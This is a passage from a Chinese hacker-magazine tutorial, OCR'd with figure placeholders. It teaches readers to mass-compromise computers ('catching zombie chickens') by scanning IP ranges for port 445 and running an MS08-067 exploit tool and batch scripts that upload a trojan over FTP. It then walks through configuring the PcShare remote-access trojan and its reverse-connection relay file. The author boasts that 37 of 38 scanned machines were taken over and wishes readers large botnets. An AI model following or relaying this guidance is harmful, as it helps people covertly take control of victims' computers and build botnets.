


图14

由于我使用的是Win2003系统，而且网速非常也非常快，所以线程也就开的比较大，大家可以酌情根据自己的网速来配置，一般家庭ADSL1M建议在100以内，其他的可以酌情添加。点击“开始抓鸡”按钮后程序就会自动进行扫描了，在扫描过程中会弹出CMD窗口，大家不要关闭或者进行其他操作，就让它自己运行吧，不然会影响抓鸡的，在运行时它的目录下会生成s.exe（这个用于扫描开放445端口的主机）和ms08-067.exe（这个就是今天的主角）以及Result.txt（用于记录S扫描器扫描到的开放445端口的IP地址）。不一会儿，扫描结果就出来了，存活主机38个，成功抓到了37个，对于未打补丁的系统，成功率可是极高的呀，如图15，除了一个没有开放445端口的外，其他扫描到的电脑全部沦陷了，至于上线的壮观场面就留给大家自己去享受吧，呵呵，我就不贴出来了。




图15

接下来我再给大家简单介绍一下脚本抓鸡，它的配置文件IPS.txt主要用于存放IP段，格式很简单，写成“172.16.10.1 172.16.10.255”这样就可以了，当然也可以同时添加多个IP段，具体做法就是另起一行，继续按照上面的格式来添加，运行后如图16所示，可以看到是依次扫描的。我们来看下FTP的设置，只需要根据自己的实际情况进行相应的修改就行了，如图17，然后我们就可以运行xp.bat来进行抓鸡了，如果是使用Win2000/2003系统的话就运行win2k.BAT，当运行一段时间后，我们可以查看目录下的“成功主机.txt”，就能知道抓到多少个肉鸡了，这类工具的优势我在前面已经说过了，就是全自动循环，我们不关闭的话是不会停止的，所以需要大家手动关闭程序的运行。




图16




图17

看到这儿，可能又会有小菜有疑问了，为什么我的肉鸡不上线呢？关于肉鸡不上线的可能性有很多，比如说你的木马可能被对方的杀病毒软件杀掉了，又或者是对方的电脑安装有还原类软件，重启后木马就没有了，也有可能根本就没有上传成功。另外一个可能的问题就是配置了，我带大家一起进行PCSHARE的配置，我使用的是X档案专版，首先进行参数设定，只需要修改密码和端口号就行了，尽量选择一些不常用的端口，最好不使用80端口，很多朋友都出现了80端口被占用而无法上线的事情，我使用的是120端口，密码为7777。如果有朋友遇到远程监视屏幕黑屏，那我们就修改屏幕监控资源占用，选择高，把图像质量选择低，这样就可以有效的提升性能了，如果追求极速，则建议使用radmin，如图18。




图18




图19

继续进行上线的设置，点击创建用户，我们可以看到，可以直接使用IP上线，当然也可以使用域名上线，我使用的是FTP上线方式，选中“中转URL”，并把一个保存我们IP和端口信息的文件上传到我们的空间中，文件后缀为rar。比如172.16.10.

20：120，前面就是你的IP地址，后面则为端口号，来测试一下看看，成功了，如图19，必须要与你的服务端监听端口一致，不然会无法上线的。

如果使用刷新IP功能，则需要注意的是不能使用域名，必须要使用IP，还有就是目录问题，许多朋友的FTP登录上去后都存在三个目录：db、log和web，而WEB里才是我们的东西，这样在IP.rar的填写上就需要加上目录，不然永远不能成功的，如图20。如果我们要使用其它上线方法，例如域名或者是端口映射，则请参照以前杂志上的相关文章，这里我就不多做解释了。好了，最后祝小菜们早日肉鸡成群，如果还有什么不懂的疑问请到X论坛提问，我会尽量帮大家解释的。




图20

